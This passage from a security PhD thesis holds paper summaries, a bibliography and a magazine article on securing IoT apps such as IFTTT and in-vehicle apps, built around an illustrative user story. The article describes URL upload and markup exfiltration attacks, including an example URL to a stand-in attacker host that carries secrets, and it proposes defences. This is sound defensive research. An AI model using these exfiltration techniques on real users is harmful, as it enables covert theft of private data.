confronted with two basic questions: (i) What is the right security characterization for a new application domain? and (ii) What is the right enforcement mechanism for a new application domain?

This paper puts forward six informal principles for designing information flow security definitions and enforcement mechanisms: *attacker-driven security*, *trust-aware enforcement*, *separation of policy annotations and code*, *language-independence*, *justified abstraction*, and *permissiveness*. We particularly highlight the core principles of attacker-driven security and trust-aware enforcement, giving us a rationale for deliberating over soundness vs. soundness. The principles contribute to roadmapping the state of the art in information flow security, weeding out inconsistencies from the folklore, and providing a rationale for designing information flow characterizations and enforcement mechanisms for new application domains.

**Statement of contributions** Iulia was responsible with flashing out the principles and illustrating them with concrete examples in JSFlow.

Appeared in: *Proceedings of the 13th Workshop on Programming Languages and Analysis for Security (PLAS 2018)*, Toronto, Canada, October 2018.

## **G Type Systems for Information Flow Control: The Question of Granularity**

*Vineet Rajani, Iulia Bastys, Willard Rafnsson, Deepak Garg*

Information flow control is central to computer security. The objective of information flow control is to prevent unauthorized flows of secret information to the public outputs of a computation. This task is often accomplished using type systems that rely on modal operators to label and track information and, hence, this style of enforcing information flow control is deeply ingrained in logic. One key choice in designing a type system for information flow control, or dependence analysis in general, is the granularity at which dependencies are tracked. This article considers two extreme design points in this vast design space and examines their relative expressiveness.

**Statement of contributions** Iulia contributed to the representation of the two type systems, FG (for tracking labels at fine-granularity) and CG (for tracking labels at coarse-granularity), and was also responsible for the translation from CG to FG.

Appeared in: *ACM SIGLOG News*, 2017.

## **H Automatic Annotation of Confidential Data in Java Code**

*Iulia Bastys, Pauline Bolignano, Franco Raimondi, Daniel Schoepe*

The problem of *confidential information leak* can be addressed by using automatic tools that take a set of *annotated* inputs (the *source*) and track their flow to

### *III. Statement of contributions*

public *sinks*. Unfortunately, manually annotating the code with labels specifying the secret sources is one of the main obstacles in the adoption of such trackers.

In this work, we present an approach for the automatic generation of labels for confidential data in Java programs. Our solution is based on a graph-based representation of Java methods: starting from a minimal set of known API calls, it propagates the labels both intra- and inter-procedurally until a fix-point is reached.

In our evaluation, we encode our synthesis and propagation algorithm in Datalog and assess the accuracy of our technique on seven previously annotated internal code bases, where we can reconstruct 75% of the pre-existing manual annotations. In addition to this single data point, we also perform an assessment using samples from the SecuriBench-micro benchmark, and we provide additional sample programs that demonstrate the capabilities and the limitations of our approach.

**Statement of contributions** Iulia was responsible for setting up the intra-procedural data-flow analysis (DFA) on groups (the graph-based representation of Java methods), outlining the previously non-existing inter-procedural analysis, implementing the DFA in Datalog, and evaluating it on internal Amazon code-bases and sample programs.

Appeared in: *The 14th International Symposium on Foundations & Practice of Security (FPS)*, Paris, France, December 2021.



# Bibliography

- [1] Ethereum WebAssembly (ewasm). <https://ewasm.readthedocs.io/en/mkdocs/>.
- [2] WebAssembly Security. <https://webassembly.org/docs/security/>.
- [3] M. Abadi and R. M. Needham. Prudent Engineering Practice for Cryptographic Protocols. *IEEE Trans. Software Eng.*, 22(1):6–15, 1996.
- [4] J. Agat. Transforming Out Timing Leaks. In *Proceedings of the 27th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2000, Boston, MA, USA, January 19-21, 2000*, pages 40–53. ACM, 2000.
- [5] A. Askarov, S. Hunt, A. Sabelfeld, and D. Sands. Termination-Insensitive Non-interference Leaks More Than Just a Bit. In *Computer Security - ESORICS 2008 - 13th European Symposium on Research in Computer Security, Málaga, Spain, October 6-8, 2008. Proceedings*, volume 5283 of *Lecture Notes in Computer Science*, pages 333–348. Springer, 2008.
- [6] A. Askarov and A. Sabelfeld. Gradual Release: Unifying Declassification, Encryption and Key Release Policies. In *28th IEEE Symposium on Security and Privacy, S&P 2007, Oakland, CA, USA, May 20-23, 2007*, pages 207–221. IEEE Computer Society, 2007.
- [7] M. Balliu, I. Bastys, and A. Sabelfeld. Securing Iot Apps. *IEEE Security and Privacy*, 17(5):22–29, 2019.
- [8] G. Barthe, D. Pichardie, and T. Rezk. A Certified Lightweight Non-Interference Java Bytecode Verifier. *Math. Struct. Comput. Sci.*, 2013.
- [9] I. Bastys, M. Algehed, A. Sjösten, and A. Sabelfeld. A Principled Approach to Securing Webassembly. *Manuscript*.
- [10] I. Bastys, M. Balliu, T. Rezk, and A. Sabelfeld. Clockwork: Tracking Remote Timing Attacks. In *33rd IEEE Computer Security Foundations Symposium, CSF 2020, Boston, MA, USA, June 22-26, 2020*, pages 350–365. IEEE, 2020.
- [11] I. Bastys, M. Balliu, and A. Sabelfeld. If This Then What?: Controlling Flows in Iot Apps. In D. Lie, M. Mannan, M. Backes, and X. Wang, editors, *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, pages 1102–1119. ACM, 2018.
- [12] I. Bastys, F. Piessens, and A. Sabelfeld. Prudent Design Principles for Information Flow Control. In M. S. Alvim and S. Delaune, editors, *Proceedings of the 13th Workshop on Programming Languages and Analysis for Security, PLAS@CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, pages 17–23. ACM, 2018.

- [13] I. Bastys, F. Piessens, and A. Sabelfeld. Tracking Information Flow via Delayed Output - Addressing Privacy in IoT and Emailing Apps. In N. Gruschka, editor, *Secure IT Systems - 23rd Nordic Conference, NordSec 2018, Oslo, Norway, November 28-30, 2018, Proceedings*, volume 11252 of *Lecture Notes in Computer Science*, pages 19–37. Springer, 2018.
- [14] E. Bonelli, A. Compagnoni, and R. Medel. SIFTAL: A Typed Assembly Language for Secure Information Flow Analysis. Technical report, 2004.
- [15] P. Buiras, D. Vytiniotis, and A. Russo. HLIO: mixing static and dynamic typing for information-flow control in haskell. In *Proceedings of the 20th ACM SIGPLAN International Conference on Functional Programming (ICFP)*, pages 289–301, 2015.
- [16] M. Christakis and C. Bird. What developers want and need from program analysis: An empirical study. In *Proceedings of the 31st IEEE/ACM International Conference on Automated Software Engineering*, pages 332–343, 2016.
- [17] D. E. Denning and P. J. Denning. Certification of Programs for Secure Information Flow. *Commun. ACM*, 1977.
- [18] D. Devriese and F. Piessens. Noninterference through Secure Multi-execution. In *31st IEEE Symposium on Security and Privacy, S&P 2010, Oakland, CA, USA, May 16-19, 2010*, pages 109–124. IEEE Computer Society, 2010.
- [19] J. A. Goguen and J. Meseguer. Security Policies and Security Models. In *1982 IEEE Symposium on Security and Privacy, S&P 1982, Oakland, CA, USA, April 26-28, 1982*, pages 11–20. IEEE Computer Society, 1982.
- [20] G. L. Guernic. Automaton-based Confidentiality Monitoring of Concurrent Programs. In *Proceedings of the 20th IEEE Computer Security Foundations Symposium, CSF 2007, Venice, Italy, 6-8 July, 2007*, pages 218–232. IEEE Computer Society, 2007.
- [21] A. Haas, A. Rossberg, D. L. Schuff, B. L. Titzer, M. Holman, D. Gohman, L. Wagner, A. Zakai, and J. F. Bastien. Bringing the Web up to Speed with WebAssembly. In *PLDI*, 2017.
- [22] J. Y. Halpern and K. R. O’Neill. Secrecy in Multiagent Systems. *ACM Trans. Inf. Syst. Secur.*, 12(1):5:1–5:47, 2008.
- [23] N. Heintze and J. G. Riecke. The slam calculus: Programming with secrecy and integrity. In *Proceedings of the 25th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 365–377, 1998.
- [24] K. Hoffman. WebAssembly in the Cloud. <https://medium.com/@KevinHoffman/webassembly-in-the-cloud-2f637f72d9a9>.
- [25] S. Hunt and D. Sands. On Flow-Sensitive Security Types. In *Proceedings of the 33rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2006, Charleston, SC, USA, January 11-13, 2006*, pages 79–90. ACM, 2006.

## Bibliography

- [26] IFTTT. Get alerts if there's disease outbreak news from the World Health Organization. <https://ifttt.com/applets/fXzTcyMU-get-alerts-if-there-s-disease-outbreak-news-from-the-world-health-organization>, 2021.
- [27] IFTTT. Save new photos you're tagged in on Facebook to Dropbox. <https://ifttt.com/applets/rveqra5B>, 2021.
- [28] N. Kobayashi and K. Shirane. Type-Based Information Analysis for Low-Level Languages. In *APLAS*, 2002.
- [29] A. A. Matos. *Typing secure information flow: Declassification and mobility*. PhD thesis, École Nationale Supérieure des Mines de Paris, 2006.
- [30] R. Medel, A. B. Compagnoni, and E. Bonelli. A Typed Assembly Language for Non-interference. In *ICTCS*, 2005.
- [31] S. Moore and S. Chong. Static Analysis for Efficient Hybrid Information-Flow Control. In *Proceedings of the 24th IEEE Computer Security Foundations Symposium, CSF 2011, Cernay-la-Ville, France, 27-29 June, 2011*, pages 146–160. IEEE Computer Society, 2011.
- [32] F. Pottier and V. Simonet. Information flow inference for ML. *ACM Transactions on Programming Languages and Systems*, 25(1):117–158, 2003.
- [33] A. Russo. Functional pearl: Two can keep a secret, if one of them uses haskell. In *Proceedings of the 20th ACM SIGPLAN International Conference on Functional Programming (ICFP)*, pages 280–288, 2015.
- [34] A. Sabelfeld and A. C. Myers. Language-based Information-Flow Security. *IEEE Journal on Selected Areas in Communications*, 21(1):5–19, 2003.
- [35] R. G. Singh and C. Scholliers. WARduino: a Dynamic WebAssembly Virtual Machine for Programming Microcontrollers. In *MPLR*, 2019.
- [36] D. M. Volpano, C. E. Irvine, and G. Smith. A Sound Type System for Secure Flow Analysis. *Journal of Computer Security*, 4(2/3):167–188, 1996.
- [37] W3C. WebAssembly Core Specification. <https://www.w3.org/TR/wasm-core-1/>, 2019.
- [38] L. Wagner. WebAssembly Consensus and End of Browser Preview. <https://lists.w3.org/Archives/Public/public-webassembly/2017Feb/0002.html>.
- [39] E. Wen and G. Weber. Wasmachine: Bring IoT up to Speed with A WebAssembly OS. In *PerCom Workshops*, 2020.
- [40] D. Yu and N. Islam. A Typed Assembly Language for Confidentiality. In *ESOP*, 2006.



# **Tracking Flows in IoT Apps**



**Paper A**

**Securing IoT Apps**

Musard Balliu, Iulia Bastys, Andrei Sabelfeld

*IEEE S&P Magazine 2019*

**Paper B**

**If This Then What? Controlling Flows in IoT Apps**

Iulia Bastys, Musard Balliu, Andrei Sabelfeld

*CCS 2018*

**Paper C**

**Tracking Information Flow via Delayed Output:  
Addressing Privacy in IoT and Emailing Apps**

Iulia Bastys, Frank Piessens, Andrei Sabelfeld

*NordSec 2018*

**Paper D**

**Clockwork: Tracking Remote Timing Attacks**

Iulia Bastys, Musard Balliu, Tamara Rezk, Andrei Sabelfeld

*CSF 2020*





## Securing IoT Apps

**Abstract.** Users increasingly rely on IoT apps to manage their digital lives through the overwhelming diversity of IoT services and devices. Are the IoT app platforms doing enough to protect the privacy and security of their users? By securing IoT apps, how can we help users reclaim control over their data?

The world of IoT is fascinating, but who is in charge? Meet Iona whose story of ups and downs in the IoT world will help us illustrate that the technical aspects of securing IoT apps can have real-life impact on non-technical users.

### Take 1: Help!



*On the way home, Iona parks her car at a shopping mall, takes a picture of the first snow in a nearby park, and heads to the mall for some shopping. However, when the shopping is done, she has a hard time remembering where she parked her car. She realizes she accidentally deleted the first snow picture as she was fiddling with the phone. To make things worse, she also realizes that she forgot to turn on the thermostat at home, which is unfortunate given the chilling weather. All this is especially frustrating because her phone is an Internet-connected smartphone, her car is a connected car, with rich Internet and infotainment features, and her thermostat is connected to the Internet through the vendor's portal. Connectivity alone is clearly not enough to manage Iona's digital life through the overwhelming diversity of IoT services and devices.*

## Users lack control over their digital lives

Scenarios like above illustrate that users often lack sufficient control over their digital lives. The heterogenous nature of IoT implies that although the services and devices might be connected by a network, robust application support is needed so that the interacting services and devices can be controlled by the users.

Rather than re-inventing new protocols and standards for the IoT, the *Web of Things* [15] manifests to reuse well-known web standards to enable a smooth application layer for IoT applications. Billions of devices from printers to smart TVs already routinely run web servers and clients, forming a heterogeneous Web of Things. In the automotive domain, HTML5/JavaScript standards enable web connectivity through in-vehicle infotainment systems and vehicle data access protocols [14].

As the Internet provides network-level connectivity and the web provides application-level connectivity, *IoT apps* take the main stage for managing users' digital lives. For our general purposes, an IoT app is a piece of software that runs on behalf of the user to implement a functionality in the IoT setting.

## IoT app platforms enable control ...

IoT apps help users manage their digital lives by connecting Internet-connected components ranging from cyberphysical “things” (like smart homes, cars, and fitness armbands) to online services (like Google and Dropbox) and social networks (like Facebook and Twitter).


We focus on two prime examples of IoT app platforms: *user automation apps* and *in-vehicle apps*. These two independently-interesting scenarios help us illustrate that while some problems and solutions are common to IoT apps, others are more specific (such as URL-based threats for web-driven IoT apps vs. road safety risks for in-vehicle apps).

Popular user automation platforms include IFTTT (If This Then That), Zapier, and Microsoft Flow. IFTTT, the most popular platform among the above, supports over 550 Internet-connected components and services, 11M users, 54M apps, and 1B apps run per month [9].

At the core of these platforms are reactive apps that include *triggers*, *actions*, and *filter* code for customization. Triggers and actions may involve *ingredients*, enabling app makers to pass parameters to triggers and actions. The *filter* part is invoked *after* a trigger has been fired and *before* an action is dispatched. Filters allow apps to be highly customizable: they are essentially code snippets, often in JavaScript, with APIs pertaining to the services used. Users can make apps and publish them for other users, as platforms capitalize on the model of *end-user programming*. Figure A.1 depicts the architecture of a user automation app, illustrating how triggers act as information *sources* and actions act as information *sinks*.

Cars are nowadays equipped with so-called infotainment systems. The abilities of these infotainment systems have developed over the years from basic radio and navigation units to powerful Internet-connected devices comparable to tablets and smartphones. Recently, several car manufacturers, including Volvo, Renault, Nissan, and Mitsubishi, have announced the upcoming possibility to install third-party apps onto these infotainment systems. The above manufacturers leverage a special version of Android for use in cars, called *Android Automotive* [6], an open platform where third parties can publish their apps. Similarly to user automation apps, in-vehicle car apps offer a variety of features. At the same time these apps have access

## A. Securing IoT Apps



**Figure A.1:** User automation apps connect trigger and action services.

to sensitive information like car location and have some capabilities of affecting what happens with the vehicle while on the road.

Thanks to these developments, Iona's digital life is now in the hands of powerful IoT apps:

### Take 2: Feeling in control?



*On the way home, Iona parks her car at a shopping mall, takes a picture of the first snow in a nearby park, and heads to the mall for some shopping. She receives an email with the map where the car is parked. Her picture is automatically backed up on Google Drive. Her thermostat turns on automatically, based on her proximity to home.*

Is Iona's problem now solved?

## ...and weaponize the attacker ...

Unfortunately, the power of IoT apps can be abused by attackers. While app stores boost innovation and market potential (as seen in successful examples like Google Play), they also open up for attacks by malicious developers. In the area of web and mobile security, the recent breach of personal data of over 50M Facebook users by Cambridge Analytica's malicious Facebook app [11]) provides alarming evidence that threats by malicious third-party apps are real. IoT apps, like those on the IFTTT platform, access sensitive user location, fitness information, content of private files, or private feed from social networks. This sensitive information can be compromised by insecure or buggy apps.

Figure A.2 illustrates the users' view of a third-party user automation app, consisting of trigger "Any new photo" (provided by iOS Photos), action "Upload file from URL" (provided by Google Drive), and executing filter code transparently to the user. The desired expectation is that users explicitly allow the app accessing their photos but only to be used on their Google Drive. However, the user cannot inspect the filter code or the ingredient parameters, nor is informed whether filter code is present altogether. Moreover, modifications in the filter code or ingredients can be performed at any time by the app maker, with no user notification. As a result, a *third-party maker* is granted with the possibility of making and publishing malicious apps for all users with the goal of crafting filter code and ingredient parameters to exfiltrate the users' photos.

As mentioned earlier, several car manufacturers, including Volvo, Renault, Nissan, and Mitsubishi, have announced the upcoming possibility to install third-party apps onto these infotainment systems. Since these apps have access to sensitive resources such as the car location, they can also be subject to malicious app makers. A series of well-publicized attacks [8] in the domain of Internet-connected cars has exploited the infotainment software in Jeep cars to send commands to the dashboard functions, steering, brakes, and transmission system, gaining full control of the car from a remote laptop. Chrysler issued in 2015 a formal recall for 1.4M vehicles affected by the vulnerability. This motivates the need for securing IoT apps against third-party makers.

The exposure of safety- and security-critical information to the web via IoT platforms increases the attack surface enabling different kinds of attackers to take advantage of potential vulnerabilities at different components of the IoT app ecosystem: *the environment, physical devices, services, communication network, cloud-based IoT platform, and users' interface*. Table A.1 (first column) overviews the attackers that arise in the context of web-connected IoT apps.

Beyond third-party makers, a *malicious user or service* may have access to the source and sink services of an IoT app, for instance by being part of the user's audience of a social media post or simply by being able to send emails to the user. A benign IoT app that connects such services may enable sensitive information disclosure that a user did not consider as possible at the time of app's installation, for example, by enlarging the audience of a social media post or by receiving malware via email attachments. Moreover, the unique feature of IoT apps to affect the shared (physical and/or logical) environment such as the room temperature or the cloud storage, enables unintended cross-app interactions between IoT apps that are installed by the same user. Finally, since the interaction between services is mate-




Figure A.2: App view on IFTTT platform.

**Table A.1:** Overview of threat models in IoT apps. For each attacker model, we report the threats and vulnerabilities, attack vectors, existing defenses, and proposed defenses.

Attacker	Threat & vulnerability	Attack vector	Current defense	Proposed defense
Third-party maker	Malicious/buggy app	URL upload & URL markup SoundBlast, Intent storm, ForkBomb	Code review, Sandbox, Coarse-grained permissions	Fine-grained access control, Information flow control
Malicious service/user	Seemingly harmless app Cross-app interaction	Unintended audience Unintended interaction	Auditing	User awareness Program analysis
Cloud attacker	Overprivileges Compromised service Compromised platform	Authorization token misuse	Coarse-grained permissions	Fine-grained access control, Decentralization
Malicious platform	Third-party platform	Authorization token misuse	None	Decentralization

realized on the cloud-based IoT platform via the Internet, IoT apps inherit classical weaknesses with respect to the *cloud attacker* and *malicious platforms*.

## ...in face of current security mechanisms

IoT platforms incorporate varying forms of access control and authorization to control the access to sensitive APIs. For instance, the IFTTT platform requires users’ authentication and authorization on the partner services, like iOS Photos and Google Drive, to poll a trigger’s service for new data, or push data to a service in response to the execution of an action. This is achieved through the OAuth 2.0 authorization protocol which, upon app installation, re-directs the user to the authentication page hosted by the service provider. An access token is then generated and used by the platform for future executions of any apps that use such services. For the app in Figure A.2, the user gives the app access to their iOS Photos and to their Google Drive. Such permissions are coarse-grained, giving access to more user information than what the app requires to perform its functionality. Furthermore, the filter code is run in an isolated environment (called sandbox) with a short timeout. By design, the sandbox only allows access to APIs pertaining to the services used by the app, otherwise it provides no I/O or blocking capabilities.

Unfortunately, malicious app makers can bypass the access control mechanism of the sandbox by crafting of filter code. Platforms often leverage URLs as “universal glue” for connecting different services. iOS Photos and Google Drive, for example, provide URL-based APIs connected to app actions for uploading content. For the photo backup app in Figure A.2, IFTTT uploads a new photo to its server, creates a publicly-accessible random URL, and passes it to Google Drive. URLs are also used by apps in other contexts, such as including custom images like logos in email notifications.

Bastys et al. demonstrate two classes of URL-based attacks for stealth exfiltration of private information by apps: *URL upload attacks* and *URL markup attacks* [1]. Under both attacks, a malicious maker may craft a URL by encoding the private

information as a parameter part of a URL linking to a server under the attacker's control, as in `https://attacker.com?secret`.

Under the URL upload attack, the attacker exploits the capability of uploads via links. In a scenario of Figure A.2, IFTTT stores any new photo on its server and passes it to Google Drive using an intermediate URL. Thus, the attacker can pass the intermediate URL to its own server instead, by string processing in the JavaScript code of the filter. For the attack to remain unnoticed, the attacker configures `attacker.com` to forward the original image in the response to Google Drive, so that the image is backed up as expected by the user. This attack requires no additional user interaction since the link upload is (unsuspiciously) executed by Google Drive.

Under the URL markup attack, the attacker creates HTML markup with a link to an invisible image with the crafted URL embedding the secret, such as the user's location map. The markup can be part of a post on a social network or a body of an email message. The leak is then executed by a web request upon processing the markup by a web browser or an email reader.

Bastys et al. show that the other common user automation platforms, Zapier and Microsoft Flow, are both vulnerable to URL-based attacks. URL-based exfiltration attacks are particularly powerful because of their stealth nature. They perform a measurement study on a dataset of about 300K IFTTT apps from more than 400 services to find that 30% of the apps are susceptible to stealthy privacy attacks by malicious app makers.

In-vehicle apps are also susceptible to attacks by malicious makers [3]. The Android Automotive security architecture inherits much from the regular Android permission model [7]. This model forces the apps to request permissions before using the system resources. Sensitive resources such as camera and GPS require the user to explicitly grant them before the app can use them. Other resources such as using the Internet or NFC can be granted during installation. From a user's perspective the security implications of these permissions are often hard to understand.

SoundBlast, a representative of disturbance attacks, demonstrates how a malicious app can shock the driver by excessive sound volume, for example, upon reaching high speed. Malicious apps can also trigger availability attacks like ForkBomb and Intent storm which render the infotainment system unusable until it is rebooted. Similar to user automation apps, malicious in-vehicle apps can exfiltrate sensitive information, such as vehicle location and in-vehicle voice sound.

Other in-vehicle privacy threats target obtaining information from onboard sensors like speed, temperature, and engine RPM. Although accessing the current speed requires a permission, accessing the current RPM or gear requires no permission in Android Automotive. The attacker can thus easily approximate speed based on the RPM and gear data [3].

Surbatovich et al. point out that even benign IoT apps may cause security and privacy risks that a user did not anticipate at the time of app's installation. For instance, the user automation app "If I take a new photo, then upload on Flickr as public photo" could leak sensitive or embarrassing information if one took a picture of a check to send to their landlord, or a picture of one's romantic partner [12]. Furthermore, the interaction of user automation apps installed by the same user

## A. Securing IoT Apps

can enable additional risks due to cross-app interactions. For instance, a user may install these two apps for different purposes: “If I leave my work location, turn on the thermostat at home” and “If the room temperature exceeds a threshold, open the windows”. While the user’s intention is to use these apps for separate purposes, their interaction may open the window while the user is away, thus clearing a way for burglary. Similarly, a *Smoke Alarm* app, “If smoke is detected, fire the alarm and open the water valve to activate the fire sprinklers”, may interact with a *Water Leak Detector* app, “If water leak is detected, shut off the water valve”, and shut off water valve when a fire is detected, a scenario studied by Celik et al. [2].

Moreover, since billions of users confide their digital lives to a cloud-based IoT platform with powerful access to their services, both the cloud and the services become targets to cloud-based attacks. A compromised service allows an attacker to steal authorization tokens and perform sensitive actions on other user services. Similarly, a compromised IoT platform allows the attacker to affect billions of platform users. Fernandes et al. show that overprivilege is a significant shortcoming of permission models in user automation apps, despite the efforts of user automation platforms to constrain dangerous privileges [5]. The exposure of permissions that are never used by IoT apps further increases the risk for malicious uses. Since recently, different IoT platforms allow for interactions of IoT apps across IoT platforms, with the goal of overcoming the drawbacks of a given platform. For instance, since IFTTT does not allow multiple triggers in apps, platforms such as *apilio.io* have emerged and can be used to mash up different IFTTT apps to implement complex trigger logic. Further, different platforms, like IFTTT and Stringify, allow their respective apps to interact with each other. From a security perspective, such developments increase the attack surface, opening up for new breaches.

Finally, as apps increasingly rely on AI-powered components, analyzing and addressing adversarial threats for machine learning [10] is becoming increasingly important.

Iona’s life gets harder than ever:

### Take 3: Digital life hijacked



*On the way home, Iona parks her car at a shopping mall, takes a picture of the first snow in a nearby park, and heads to the mall for some shopping. As she receives an email with the map where the car is parked, the map is also sent to the attacker, invisibly to her. As her picture is backed up on Google Drive, the picture is stealthily uploaded on the attacker’s server as well. The attacker sets the thermostat on highest temperature, causing the windows to open automatically and thus clearing a way for burglary.*

How can we secure IoT apps and platforms in the face of the above threats?

## Taking control back to the users


The root cause of security and privacy violations in malicious and buggy IoT apps is the flow of information from sensitive sources to insensitive sinks. The problem is further exacerbated by the exposure of coarse-grained permissions by platforms and services to IoT apps, thereby increasing the risks whenever these platforms or services get compromised. Moreover, trusting the platforms and services with sensitive users' data imposes additional risks whenever this data is used improperly.

In the face of current threats and vulnerabilities, we discuss *immediate* and *exploratory* countermeasures that: (i) either *break* the insecure flows through tighter access controls and decentralization, (ii) or *track* the information flows via information flow control.

**Immediate countermeasures** The granularity of access control in IoT apps varies from all-or-nothing to coarse-grained permissions. The attacks above motivate the need for *fine-grained access control*. This can be achieved by defining a security architecture that enables service providers to expose finer-grained APIs to IoT platforms possibly with information about the sensitivity level of the data. IoT platforms, on the other hand, can improve their security mechanisms to enforce fine-grained access control, for example, by providing safe output encoding through APIs such that the only way to include links or image markup on a sink is through API constructors generated by the platform.

Users are entitled to have the final say on defining security policies over their data. At the same time, a security mechanism is only practical if it does not burden users in the form of settings, notifications, or popups. Luckily, in many cases fine-grained permissions can be automatically derived from the context. The overall workflow can thus be accommodated with minimal user effort. Service providers already need to register on the IoT platform as partner services. Hence, permissions can either be derived from the services used in a given app or checked by the users in a way similar to dynamic permissions in Android apps. The app in Figure A.2 will thus not necessarily need additional user interaction. The trigger (“Any new photo”) can be automatically classified as sensitive. On the other hand, triggers like “Astronaut enters space” can be automatically classified as public.

**Exploratory countermeasures** IoT platforms are centralized entities that have privileged access to sensitive data and devices of billions of users. As such, both platforms and services become an attractive target for attackers. If they are compromised, attackers can learn sensitive user data and arbitrarily manipulate user data and devices. Decentralization allows to reduce the trust on the IoT platforms by full mediation of the communication between service providers via fine-grained authorization tokens, such as per app tokens, and trusted client apps, such as mobile apps. Fernandes et al. [5] propose a decentralized architecture that enforces the integrity of the app's actions with negligible performance overhead. However, protecting the privacy of users' data in the context of a malicious platform remains an open problem. One solution is to build a decentralized peer-to-peer system between all service providers that are involved in a user automation app, and to implement and execute the app's functionality on one of the trigger's or action's services. By eliminating



**Figure A.3:** Traditional vs. secure app store.

the cloud platform, this solution improves security and privacy at the expense of more complex services and business relationships between service providers. Another solution is to leverage the recent advances in homomorphic encryption and only use the IoT platform as a means of computing over encrypted data. For example, computing the proximity to a given location without revealing the actual user location requires a simple comparison over encrypted data, which is within reach for homomorphic encryption techniques.

A promising approach for protecting against third-party apps is tracking the flow of information from sensitive sources to insensitive sinks. Fernandes et al. [4] propose a framework where information flow control is combined with sandboxing. Bastys et al. [1]. leverage state-of-the-art information flow trackers to control flows in JavaScript-driven user automation platforms. Moreover, program analysis techniques can be used to explore interactions among different IoT apps and uncover insecure cross-app interactions.

**Other countermeasures** Securing user automation apps goes beyond the purely technical solutions that we discussed so far. A user automation app may simply describe a desirable functionality in the app’s description text, such as “Automatically back up your new iOS Photos to Google Drive“, while implementing a different functionality, such as “Unlock the door“. As a result, a user may be tricked into installing an app which does not meet their original intentions. Similarly, even benign apps can yield unintended consequences whenever they are used in contexts that the user did not anticipate at the time of app’s installation. Hence, it is important to raise the users’ awareness on the security and privacy risks that come with the apps. Recent techniques that use natural language processing to match the app’s textual descriptions with the actual API are a promising approach in this direction, however, the context-dependent nature of user automation apps ultimately requires the end-user to evaluate the risks.

**In-vehicle apps** Figure A.3 contrasts the secure app store architecture with the traditional one. The latter allows apps to act on the user’s behalf, implying risks, such as leaking user location to third parties. The former can instead analyze an app

for insecure information flows, detecting such insecurities as tracking by third-party components. This can be achieved through robust permissions, API control, and information flow control. A secure version of the app can be cleared for shipment to vehicles, enabling secure location-based services, such as finding nearby points of interest without leaking the driver's location to unauthorized parties.

At last, there is peace and quiet in Iona's life:

#### Take 4: Saving the day



*On the way home, Iona parks her car at a shopping mall, takes a picture of the first snow in a nearby park, and heads to the mall for some shopping. She receives an email with the map where the car is parked. The map is securely confined to her email. Her picture is securely backed up on Google Drive. Her thermostat turns on automatically, based on her proximity to home, maintaining a safe temperature range.*

## Road ahead

IoT security is hard in general because of the combination of heterogeneity, connectivity, limited resources, and device longevity [13]. The area of IoT apps brings additional challenges. While users entrust their sensitive information to IoT apps, the IoT platforms thrive on third-party code. In the area of in-vehicle apps, safety challenges need to be addressed as third-party apps are trusted resources and in control of the infotainment units.

While the latest developments boost innovation and business potential, they also open up for large-scale high-impact attacks by malicious app makers. The above-mentioned Cambridge Analytica privacy breach in the area of web and mobile security has demonstrated that threats by malicious third-party apps are real. Similar to the Facebook app for personality testing from Cambridge Analytica, users might be tempted to install, e.g., an IoT app for CO<sub>2</sub> emission detection which can maliciously exfiltrate user location information. This type of exfiltration can be extended to attack the service itself. For example, Uber's IFTTT APIs expose not only pick-up and drop-off locations for each trip, but also the driver's name, phone number, and photo, as well as the car's license plate number. This opens up for stealthy profiling of Uber as a company, by building a detailed database of its drivers and vehicle fleet. Scenarios like this call for a principled approach to security, safety, and privacy of IoT apps.

We identify the following key challenges for securing IoT apps. Based on the limited state-of-the-art, there is a high demand to develop the following concepts and mechanisms:

- *Fine-grained access control* to regulate safe and secure usage of sensitive resources. This needs to include fully-mediated mechanisms against bypassing by advanced attacks like resource exhaustion. Fine-grained access control connects to application- and user-level permissions as well as to API control.

## A. Securing IoT Apps

- *Robust and usable permission models* is an important challenge. Regulating the granularity is especially important for location information. Bundling and automatically deriving user-level permissions is important in order to relieve users of the burden to understand the technical inner-workings of IoT apps.
- *API control* to regulate safe and secure usage of sensitive app functionalities. This goes beyond permission models, as, for example, enforcing safe ranges for APIs like the sound volume in a vehicle and only sharing the location under certain temporal conditions.
- *Information tracking* mechanisms to keep track of how sensitive information is used by apps. This can, for example, help detecting URL-based leaks. Such a mechanism can be used either during the vetting process or as a security monitor of a deployed app.
